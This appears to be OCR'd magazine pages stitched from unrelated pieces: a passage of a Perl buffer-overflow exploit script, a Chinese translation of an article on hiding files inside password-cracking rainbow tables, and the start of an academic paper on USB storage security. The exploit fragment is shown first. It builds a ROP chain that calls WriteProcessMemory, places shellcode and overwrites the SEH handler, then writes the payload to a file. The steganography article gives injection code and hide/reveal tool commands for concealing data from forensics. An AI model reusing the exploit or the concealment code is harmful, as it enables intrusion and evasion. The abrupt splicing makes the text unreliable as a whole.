    my $buffer = "A" x 280; # some junk
        $buffer .= "\x31\x2A\x00\x10"; # mov eax,ebp / pop ebp / retn4
        $buffer .= "B" x 12; # some junk
        $buffer .= "\x1D\xA4\x07\x10"; # add eax,100 / pop ebp / retn
        $buffer .= "B" x 8; # some junk
        $buffer .= "\x1D\xA4\x07\x10"; # NEXT : add eax,100 / pop
ebp / retn
        $buffer .= "B" x 4 ; # some junk
        $buffer .= "\x1D\xA4\x07\x10"; # NEXT : add eax,100 / pop
ebp / retn

        $buffer .= "B" x 4 ; # some junk
```

```
        $buffer .= "\x1D\xA4\x07\x10"; # NEXT : add eax,100 / pop ebp / retn
        $buffer .= "B" x 4 ; # some junk
        $buffer .= "\x1D\xA4\x07\x10"; # NEXT : add eax,100 / pop ebp / retn
        $buffer .= "B" x 4 ; # some junk
        $buffer .= "\x1D\xA4\x07\x10"; # NEXT : add eax,100 / pop ebp / retn
        $buffer .= "B" x 4 ; # some junk
        $buffer .= "\x1D\xA4\x07\x10"; # NEXT : add eax,100 / pop ebp / retn
        $buffer .= "B" x 4 ; # some junk
        $buffer .= "\x1D\xA4\x07\x10"; # NEXT : add eax,100 / pop ebp / retn
        $buffer .= "B" x 4 ; # some junk
        $buffer .= "\x1D\xA4\x07\x10"; # NEXT : add eax,100 / pop ebp / retn
        $buffer .= "B" x 4 ; # some junk
        $buffer .= "\x00\x8D\x00\x10"; # POP EDI / RETN
        $buffer .= "\xB6\x12\x00\x10"; # ADD ESP,4 / RETN
        $buffer .= "\x05\x21\x00\x10"; # ADD ESP,14 / RETN
        $buffer .= "B" x 20 ; # some junk
        $buffer .= "\x79\x84\x02\x10"; # mov dword ptr ss:[esp + 10], eax / call EDI
        $buffer .= "\x13\x22\x80\x7C"; # @ of WPM
        $buffer .= "\xFF\xFF\xFF\xFF"; # RET after WPM choose one and use it
        $buffer .= "\xFF\xFF\xFF\xFF"; # -1 : means process itself
        $buffer .= "\xCF\x22\x80\x7C"; # Destination address
        $buffer .= "B" x 4 ; # some junk, @ of shellcode will land here
        $buffer .= "\x1A\x00\x00\x00"; # size of shellcode
        $buffer .= "\x00\xA0\x45\x00"; # Writeable memory
        $buffer .= "B" x 12; # some junk
        $buffer .= $shellcode;
        $buffer .= "B" x (4436 -length($buffer)); # some junk
        $buffer .= "\x2F\x37\x01\x10"; # SEH : add esp, 878 / retn 8
        $buffer .= "A" x 10000; # some junk
    print "Removing old $filename file\n";
    system("del $filename");
    print "Creating new $filename file\n";
    open(FILE, ">$filename");
    print FILE $buffer;
    close(FILE);
```

前置知识：无
关键词：彩虹表、隐藏、加密



匿彩虹间——利用彩虹表隐藏大型数据

文/dier Stevens　译/ OrphousV · 成

如何将数据藏在一个彩虹表之前，让我们先来看看一些前置知识。

隐写术（Steganography）是隐藏信息的艺术，它使得信息的展示不被怀疑。不同于使得信息不可阅读的加密算法，不会加密信息，而是将信息隐藏起来。这也就是说，隐写术干的事恰和加密算法不同：隐写术隐藏信息，但信息仍可阅读。一个很古老的使用隐写术的例子就是，将信息涂在信使的光头上，然后等到信使头发长好后再让他去传递信息。我相信你应该知道如何得到信使传递的信息吧——再剃光头发。

可以说，隐写术只是通过模糊处理来提升信息的安全性。

今天，你可以找到很多的利用隐写术将数据隐藏在数码图片中的程序。这些程序的原理很容易理解：每一个像素有一个颜色，每个颜色都有一个固定的编码，改变编码就能改变颜色；改变编码中最重要的位往往就会产生戏剧性的变化，但若改变编码中最不重要的位，颜色上的细微变化就往往是裸眼所难以感知的。要在图片中隐藏信息，将图片每个像素编码化，并将信息藏在每个编码最不重要的位上即可。当你比较原图和处理后的图像时，你看不出什么不同。这样，把图片发送给接收者——通过电子邮件、图片共享服务或者其他的电子方式——接收者就能通过提取那些最不重要的位来恢复隐藏消息的原来面貌。

很显然，隐藏的信息在很大程度上收到了图片载体大小和每像素编码中供使用的位的数量限制。比如，在每个 1 字节的编码中，你只能使用 1 位，那么 1MB 大小的图片理论上只允许你隐藏 128KB 的信息。这对一般的文本来说已经够用了，但对其他媒体而言，这显然不足。我的解决方法是用比图片要大得多的载体。

彩虹表是用来破解密码的文件，它们的体积往往非常大。我说的非常大是指几 GB，一个彩虹表经常就是 1GB，而一套彩虹表往往由数十个彩虹表组成。我曾在研究中用过的彩虹表就由 RainbowCrack 工程提供的软件生成。

一个彩虹表只是一个记录（Record）的序列。每条记录包含 2 个部分，每个部分均为 8 字节，因而每条记录就是 16 字节。所以，彩虹表的大小都是 16 字节的倍数。一条记录代表一条链（Chain）。这个链的前半部分部分就是密码。实际上，链的前半部分就是给定字符集在给定密码最大长度 n 内所能构成的任何可能密码的索引。它是在 0 到$(n-1)$内的一个随机数字。链的后半部分就是链中最后一个密码的 Hash（实际上这也是个索引，并不是真正的 Hash）。彩虹表根据后半部分来对链进行由低到高排序。

如图 1 所示是一个彩虹表的 Hex Dump（前 16 条链）。左边的方框标明的是随机数据，注意，最显眼的自己就是 0。右边的方框标明的是 Hash，注意它们的排序方式。

```
00000000h: 6F AF B2 DD 24 00 00 00 32 24 00 00 00 00 00 00  o¯²Ý$...2$......
00000010h: 75 96 48 46 5E 00 00 00 F4 45 00 00 00 00 00 00  u–HF^...ôE......
00000020h: 89 A5 A4 31 66 00 00 00 97 A4 00 00 00 00 00 00  ‰¥¤1f...—¤......
00000030h: 5E C8 02 7F 1C 00 00 00 A7 C4 00 00 00 00 00 00  ^È.□....§Ä......
00000040h: 74 B6 B4 1A 2D 00 00 00 A7 C4 00 00 00 00 00 00  t¶´.-...§Ä......
00000050h: 37 08 CE 19 57 00 00 00 11 0C 01 00 00 00 00 00  7.Î.W...........
00000060h: 82 C0 1C 3A 5E 00 00 00 0F 36 01 00 00 00 00 00  ‚À.:^....6......
00000070h: F2 41 2F BD 94 00 00 00 5D 60 01 00 00 00 00 00  òA/½"...]`......
00000080h: 47 C5 6D 61 65 00 00 00 5D 60 01 00 00 00 00 00  GÅmae...]`......
00000090h: D0 0E 56 13 85 00 00 00 B9 24 02 00 00 00 00 00  Ð.V.…...¹$......
000000a0h: 6B E8 97 D0 7F 00 00 00 56 8E 02 00 00 00 00 00  kè—Ð□...VŽ......
000000b0h: 42 8C B4 75 90 00 00 00 0E 19 03 00 00 00 00 00  BŒ´u............
000000c0h: 1A DE A7 9C 9C 00 00 00 25 34 04 00 00 00 00 00  .Þ§œœ...%4......
000000d0h: F6 F4 54 F1 6C 00 00 00 C7 77 04 00 00 00 00 00  öôTñl...Çw......
000000e0h: 6E 34 EF E5 9A 00 00 00 B2 7F 04 00 00 00 00 00  n4ïåš...² ......
000000f0h: BB 97 87 9F 5E 00 00 00 3D A2 04 00 00 00 00 00  »—‡Ÿ^...=¢......
```

图 1

彩虹隐写术方法 0

首先我要介绍的在彩虹表中隐藏数据的方法十分简单，把你要隐藏的文件按彩虹表的标准文件命名形式来改名即可，如将其改名为 lm_alpha-numeric- symbol14-space#1-7_0_5400×67108864_0.rt。

但是这种方法在对文件的周密检查前就不那么管用了。取证分析通过分析文件的内容以判断文件格式就能识破你的招数，确定该文件并非一个彩虹表。

彩虹隐写术方法 1

因为每条记录的前半部分只是一个随机数字，所以我们可以把它替换成我们自己想要隐藏的文件的数据。但我们也不能用随机数字中的全部部分，因为给定的密码长度通常小于 8 字节。密码部分的最显眼的位是 0，因而如果把它们改成 1 就会泄漏我们的秘密。我们必须限制我们对图 1 中左边的方框内的空间的运用，只改变最不显眼的字节。

改变这些字节并不会改变彩虹表的结构，因此彩虹表看上去仍然是合法的。这种改变的唯一后果就是链无法被用于破解。但是如果我们留一部分的链，不去改变它们，那么这个彩虹表仍然能够用于破解一些密码。

为了演示这个技巧，我们插入 32 字节（从 0x00 到 0x1F）到彩虹表中，如图 2 所示。

```
00000000h: 6F AF B2 DD 24 00 00 00 32 24 00 00 00 00 00 00  o¯²Ý$...2$......
00000010h: 75 96 48 46 5E 00 00 00 F4 45 00 00 00 00 00 00  u–HF^...ôE......
00000020h: 89 A5 A4 31 66 00 00 00 97 A4 00 00 00 00 00 00  ‰¥¤1f...—¤......
00000030h: 5E C8 02 7F 1C 00 00 00 A7 C4 00 00 00 00 00 00  ^È.□....§Ä......
00000040h: 74 B6 B4 1A 2D 00 00 00 A7 C4 00 00 00 00 00 00  t¶´.-...§Ä......
00000050h: 37 08 CE 19 57 00 00 00 11 0C 01 00 00 00 00 00  7.Î.W...........
00000060h: 82 C0 1C 3A 5E 00 00 00 0F 36 01 00 00 00 00 00  ‚À.:^....6......
00000070h: F2 41 2F BD 94 00 00 00 5D 60 01 00 00 00 00 00  òA/½"...]`......
00000080h: 47 C5 6D 61 65 00 00 00 5D 60 01 00 00 00 00 00  GÅmae...]`......
00000090h: D0 0E 56 13 85 00 00 00 B9 24 02 00 00 00 00 00  Ð.V.…...¹$......
000000a0h: 6B E8 97 D0 7F 00 00 00 56 8E 02 00 00 00 00 00  kè—Ð□...VŽ......
000000b0h: 42 8C B4 75 90 00 00 00 0E 19 03 00 00 00 00 00  BŒ´u............
000000c0h: 1A DE A7 9C 9C 00 00 00 25 34 04 00 00 00 00 00  .Þ§œœ...%4......
000000d0h: F6 F4 54 F1 6C 00 00 00 C7 77 04 00 00 00 00 00  öôTñl...Çw......
000000e0h: 6E 34 EF E5 9A 00 00 00 B2 7F 04 00 00 00 00 00  n4ïåš...² ......
000000f0h: BB 97 87 9F 5E 00 00 00 3D A2 04 00 00 00 00 00  »—‡Ÿ^...=¢......
```

图 2

我们将替换图 2 方框中的随机字节。该彩虹表给定的密码长度小于 5 字节（0xFFFFFFFFFF），这也是我决定只改变链开头最不重要的 4 个字节的原因。结果如图 3 所示。

```
00000000h: 00 01 02 03 24 00 00 00 32 24 00 00 00 00 00 00  ....$...2$......
00000010h: 04 05 06 07 5E 00 00 00 F4 45 00 00 00 00 00 00  ....^...ôE......
00000020h: 08 09 0A 0B 66 00 00 00 97 A4 00 00 00 00 00 00  ....f...—¤......
00000030h: 0C 0D 0E 0F 1C 00 00 00 A7 C4 00 00 00 00 00 00  ........§Ä......
00000040h: 10 11 12 13 2D 00 00 00 A7 C4 00 00 00 00 00 00  ....-...§Ä......
00000050h: 14 15 16 17 57 00 00 00 11 0C 01 00 00 00 00 00  ....W...........
00000060h: 18 19 1A 1B 5E 00 00 00 0F 36 01 00 00 00 00 00  ....^....6......
00000070h: 1C 1D 1E 1F 94 00 00 00 5D 60 01 00 00 00 00 00  ...."...]`......
00000080h: 47 C5 6D 61 65 00 00 00 5D 60 01 00 00 00 00 00  GÅmae...]`......
00000090h: D0 0E 56 13 85 00 00 00 B9 24 02 00 00 00 00 00  Ð.V.…...¹$......
000000a0h: 6B E8 97 D0 7F 00 00 00 56 8E 02 00 00 00 00 00  kè—Ð□...VŽ......
000000b0h: 42 8C B4 75 90 00 00 00 0E 19 03 00 00 00 00 00  BŒ´u............
000000c0h: 1A DE A7 9C 9C 00 00 00 25 34 04 00 00 00 00 00  .Þ§œœ...%4......
000000d0h: F6 F4 54 F1 6C 00 00 00 C7 77 04 00 00 00 00 00  öôTñl...Çw......
000000e0h: 6E 34 EF E5 9A 00 00 00 B2 7F 04 00 00 00 00 00  n4ïåš...² ......
000000f0h: BB 97 87 9F 5E 00 00 00 3D A2 04 00 00 00 00 00  »—‡Ÿ^...=¢......
```

图 3

显然，当从整体上看时，修改的痕迹十分明显，因为方框中链的开头看起来并不随机。但是如果你用看起来随机的数据（比如压缩或者加密过的数据），那么修改过的部分就不那么显眼了。修改后，你仍可用这个彩虹表来破解密码。

不过，头 8 条链就不能用来破解密码了，因为其开头被改变了。但是这并不会在破解中产生错误，并且其他所有的链都能正常工作。检测出这种隐藏信息的唯一方法，除了统计分析外，就是重新计算链，并且对比计算出的 Hash 和彩虹表中储存的 Hash。如果两者不同，那么就说明链的开头被修改了。

要实现这，你可以用 rtdump，比如执行：

```
rtdump lm_alpha-numeric-symbol14-space#1-7_0_5400
x67108864_0.rt 0
```

如果链被修改过，那么回显将如图 4 所示。




图 4

这种测试方法的缺点是十分耗时，检验一个完整的彩虹表大概要花费与创建这个彩虹表所花费的相等的时间，因为你实际上在重新计算所有的链，因此和创建彩虹表无异。你可以参考下，我生成 1GB 的彩虹表大概花了 1 个星期的时间。

彩虹隐写术方法 2

方法 1 的缺点是极为耗时代价大。这是因为我们用待隐藏的数据替换了随机的字节，而这些字节又是链的开头，因而破坏了链。一个坏链可以被重新计算链和对比 Hash 来检测。如果计算出来的结果与实际不符，那么就说明此为坏链。

但是既然如果我们知道我们在破坏链，那为什么我们不能修复它们呢？我们可以这样做：

- 用待隐藏的数据，替换链开头的随机的字节；
- 重新计算该链；
- 用我们计算出的新 hash，替换该链的 hash 部分。

这样，彩虹表中就不会有坏链了，从而使得数据得到安全隐藏。但是现在又出现了另一破绽：彩虹表中储存的 Hash 没有由低到高排序。记住，彩虹表中的链必须要按照 Hash 的索引进行排序才能有用。要想让我们的新 Hash 比它上一个链的 Hash 大或者相等，并且比它下一个链的 Hash 小或者相等，这几乎是不可能的。检测出一个链未被排序的彩虹表比找出坏链要容易多了。

好的，那么如果修改后的彩虹表未被排序，为什么我们不将它排序呢？因为如果我们为它重新排序，我们就改变了我们用以隐藏数据的链的顺序，从而就破坏了隐藏的数据。

你可以通过创建一个按照隐藏数据的顺序来排列的索引，达到保留隐藏数据的原始顺序的目的。比如，你可以创建一个由所有 Hash 和隐藏数据构成的列表，这个列表将允许你以正确的顺序获得所有的链以及隐藏数据，那么就消除了可疑的特征。

还有一个解决未排序的彩虹表问题的简单方法。用 rtgen 生成的彩虹表并未排序，用 rtsort 后才会被排序，这样它们才能被 rtcrack 调用。解决方法是，改变 rtgen 程序，使它生成一个含有隐藏数据的彩虹表，保留这个未被排序的彩虹表。我们修改过的 rtgen 允许生成含有隐藏数据的未被排序的彩虹表。要想检测出也能藏数据，唯一的方法就是统计分析，如果隐藏数据看起来不随机的话。不像之前的方法，这种方法不会产生坏链，因此隐藏数据不会被泄露。

要实现这并不困难，用下面这个方法就行：

```
void CChainWalkContext::InjectHiddenData(FILE *fFile, int bytes)
{
   unsigned char *byteInject;
   int iIter;
   int iChar;
   byteInject = (unsigned char *) &m_nIndex;
  for (iIter = 0; iIter < bytes; iIter++)
  {
     if ((iChar = fgetc(fFile)) == EOF)
        return;
     byteInject [iIter] = iChar;
  }
}
```

fFile 指向要隐藏的文件地址字符串，bytes 代表每条链中我们要占用的字节数。我们在 rtgen 生成随机数据(cwc.Generate RandomIndex(),line 206 of file Rainbow TableGenerate.cpp)后调用 InjectHiddenData。

这个方法的缺点就是，你不得不生成一个新的含有隐藏数据的彩虹表，这无疑又是个旷日持久的过程。

提取隐藏文件的方法基本一样，用 rtreveal 就好。

彩虹隐写术方法 3

我提供的最后一个方法是基于彩虹表包含开头不同但 Hash 索引相同的链这一事实的。拿我在测试中用过的一个 1GB 的彩虹表来说，它有 67 108 864 条链，包含有 9 513 435 对 Hash 索引相同但开头不同的链，而这其中又有 4 756 561 对的首链开头的索引比次链高。对剩下的 4 756 874 对而言，首链开头的索引比次链低。这种分布并不足为奇，因为彩虹表是根据链的 Hash 索引而不是开头的索引来排序的。

我们可以改变这些对，而不必破坏链和损坏彩虹表内部的合法次序。这使得我们能够对每条链编码 1 位。我定义了如下的编码规则：

- 一对有着相同 Hash 索引并且首链比次链开头的索引小的链代表一位，等同于 0；
- 一对有着相同 Hash 索引并且首链比次链开头的索引大的链代表一位，等同于 1。

```
00000000h: 6F AF B2 DD 24 00 00 00 32 24 00 00 00 00 00 00   o¯²Ý$...2$......
00000010h: 75 96 48 46 5E 00 00 00 F4 45 00 00 00 00 00 00   u-HF^...ôE......
00000020h: 89 A5 A4 31 66 00 00 00 97 A4 00 00 00 00 00 00   ‰¥¤1f...—¤......
00000030h: 5E C8 02 7F 1C 00 00 00 A7 C4 00 00 00 00 00 00   ^È.....§Ä......
00000040h: 74 B6 B4 1A 2D 00 00 00 A7 C4 00 00 00 00 00 00   t¶´.-...§Ä......
00000050h: 37 08 CE 19 57 00 00 00 11 0C 01 00 00 00 00 00   7.Î.W...........
00000060h: 82 C0 1C 3A 5E 00 00 00 0F 36 01 00 00 00 00 00   ‚À.:^....6......
00000070h: F2 41 2F BD 94 00 00 00 5D 60 01 00 00 00 00 00   òA/½”...]`......
00000080h: 47 C5 6D 61 65 00 00 00 5D 60 01 00 00 00 00 00   GÅmae...]`......
00000090h: D0 0E 56 13 85 00 00 00 B9 24 02 00 00 00 00 00   Ð.V.…...¹$......
000000a0h: 6B E8 97 D0 7F 00 00 00 56 8E 02 00 00 00 00 00   kè—Ð....VŽ......
000000b0h: 42 BC B4 75 90 00 00 00 0E 19 03 00 00 00 00 00   B¼´u...........
000000c0h: 1A DE A7 9C 9C 00 00 00 25 34 04 00 00 00 00 00   .Þ§œœ...%4......
000000d0h: F6 F4 54 F1 6C 00 00 00 C7 77 04 00 00 00 00 00   öôTñl...Çw......
000000e0h: 6E 34 EF E5 9A 00 00 00 B2 7F 04 00 00 00 00 00   n4ïåš...².......
000000f0h: BB 97 87 9F 5E 00 00 00 3D A2 04 00 00 00 00 00   »—‡Ÿ^...=¢......
```

图 5

在我们测试的彩虹表（如图 5 所示）中，上方方框所标识的一对链就代表 0（0x1C7F02C85E < 0x2D1AB4B674），图 5 中方框所标识的一对链就代表 1（0x94BD2F41F2 > 0x65616DC547）。

用以下算法来在已排序的彩虹表中隐藏文件。

- 在彩虹表中搜索有着相同 Hash 索引和不同开头索引的链对（chain pairs）。
- 对于要隐藏的文件中的每一位：
  - 如果该位为 0，并且链对中的首链开头的索引高于次链，则交换两者的位置；
  - 如果该位为 1，并且链对中的首链开头的索引低于次链，则交换两者的位置。

用以下算法提取隐藏文件：

- 在彩虹表中搜索有着相同 Hash 索引和不同开头索引的链对（chain pairs）；
- 如果一个链对中的首链的开头索引比次链低，在新建的文件中写位 0；
- 如果一个链对中的首链的开头索引比次链高，在新建的文件中写位 1。

用 rthide2 来在彩虹表中隐藏数据，它需要 3 个参数：

- 彩虹表（未被修改）
- 待隐藏的文件（未被修改）
- 新彩虹表

比如要在彩虹表 lm_alpha-numeric-symbol14-space#1-7_0_5400x67108864_0.rt 中隐藏 data.zip，执行这个命令就行：

```
rthide2 lm_alpha-numeric-symbol14-space#1-7_0_5400 x67108864_
0.rt data.zip
   lm_alpha-numeric-symbol14-space#1-7_0_5400x 67108864_
0.rt.stego
```

这个命令将生成名为 lm_alpha-numeric-symbol14- space#1-7_0_5400x67108864_0.rt.stego 的新彩虹表。

用 rtreveal2 来提取彩虹表中的隐藏数据，它需要 3 个参数：

- 彩虹表
- 要创建的文件
- 隐藏文件的大小


要提取数据，用这样的命令：

```
   rtreveal2
lm_alpha-numeric-symbol14-space#1-7_0_5400x67108864_0.rt.stego
   data.zip 1620
```

其中，1620 是 data.zip 的长度。

相比之下，这个技术的优点是耗时少，并且生成的排序彩虹表没有坏链；其缺点是，它能适用的隐藏数据的大小大大减小了。在我的例子中，能隐藏在一个 1GB 的彩虹表中的数据的最大约为 1MB（9 513 435 位）。统计分析是唯一能检测出这种隐藏数据的方法，但是你可以通过高强加密算法使数据看起来随机，从而避免被发现。

相关工具可到作者的个人网站下载。



前置知识：无
关键词 文件系统 存储、加密

基于文件系统的移动存储设备安全管理

文/图 贾开洪，刘海燕
（装甲兵工程学院信息工程系 北京 100072）

摘要：本文在分析 Windows 系统对移动存储介质的管理方式，常用移动存储介质的分区结构以及常用的加密方式的基础上，设计实现了一个移动存储介质安全管理软件。该软件采用消息截获、磁盘扇区处理、注册表编辑、线程并发等技术，实现了移动存储介质的注册管理、合法性审核、设备加解密、文件加解密、U 口控制以及日志记录等安全管理功能。

关键字：MBR 文件系统 消息截获 注册表管理

Security Control of the Movable Storage device based on File System

Jia Kaihong, Liu Haiyan

Abstract：This article first analyzes the methods for Windows to manage the movable storage device, the commonly used partition structure as well as the encryption method for movable storage device, then it designs and implements a software to control the security of movable storage device. This software uses message capture, dealing with disk sectors, editing registry keys and multithread technique, realizes many security control functions, such as registration of movable storage device, legality audition, device encryption, file encryption, control of USB interface and operation logging, etc.

Keywords： MBR, File system, Message Capture, Registry Management

引 言

移动存储设备品种繁多，使用方便、便于携带，在人们的日常生活中起着越来越重要的作用。众所周知，现在各种文档大都是以电子形式存在，移动存储设备也充当了电子文件的最好载体。人们可以方便地使用移动设备存储文件，从计算机中复制文件，但在这个过程中文件的安全性得不到保障，很容易造成泄密事件的发生。另外，目前移动存储设备在保密部门也广泛使用。保密移动存储设备的管理主要依靠制度管理，但政策、制度往往难以真正得到贯彻落实，经常发生涉密计算机接入外部移动存储设备和移动存储介质泄密事件，使移动存储设备常常处在失控状态。

本设计是在分析 Windows 系统对移动存储介质的管理方式以及常用移动存储介质分区结构的基础上，设计实现了一个集成注册管理、合法性审核、设备加解密、文件加解密、USB 口控制和日志记录于一体的移动存储介质管理软件。通过拦截广播消息实现对移动存储设备的检测，通过分析引导区数据，判断设备的合法性；通过对 MBR 区、文件目录、FAT 表和数据扇区起始字节进行处理实现对文件或设备加密，使得即使利用数据恢复软件也无法看到有效数据；利用 U 盘上的操作系统不可使用的扇区存储软件数据和日志信息，以节约存储空间和便于日志审查。

存储介质及其加密方式分析

2.1 FAT 文件系统

FAT 文件系统是应用非常普遍的文件系统，Microsoft 成功设计并运用了它，即使在今天 NTFS 铺天盖地袭来时，FAT32 依然占据着 Windows 文件系统中的重要地位。FAT32 文件系统将逻辑盘的空间划分为三部分[1,2]，按物理结构位置依次是引导区（BOOT 区）、文件分配表区（FAT 区）、数据区（DATA 区），如图 1 所示。引导区由 1 个引导扇区和 31 个保留扇区组成，主要用于存储该逻辑盘的重要参数和系统引导记录；文件分配表区由两个相同的 FAT 表组成，用于记录逻辑盘各簇的使用情况和坏簇、脏簇情况；数据区由根目录簇和其他子目录及所有文件组成，此外还包含不足以划分簇的扇区。引导区和文件分配表区又合称为系统区。在系统区里面有很多的空闲扇区和保留扇区一直未被使用，这恰好给一些安全软件提供了存储数据的场所而不占用数据区空间。




图 1 FAT 32 文件系统的组织结构

2.2 存储介质分析

对于一个物理存储介质来讲，整个物理空间可以分为主引导记录区、文件系统区、剩余扇区。操作系统使用的主要是文件系统区，剩余扇区可以用来存储厂家的信息。对操作系统而言，由于文件系统之外的扇区是不可识别的，所以可以将 U 盘

管理软件存储在这个独立于文件系统的存储区域。即使在文件系统区，也是有很多的未使用空间。目前U盘的文件系统主要为FAT文件系统，由启动区、FAT区、根目录区、数据区和保留区组成。FAT32系统中启动区除引导扇区和备份扇区外，还有很多的扇区均未定义，比如：FAT32系统设计的最大容量是16TB空间，而一般的移动介质不超过500GB，所以FAT区也有很多的可利用空间。另外，格式化文件系统时均不对保留扇区进行覆盖，所以保留扇区也可以用于存储软件数据。

2.3　存储介质的加密方式

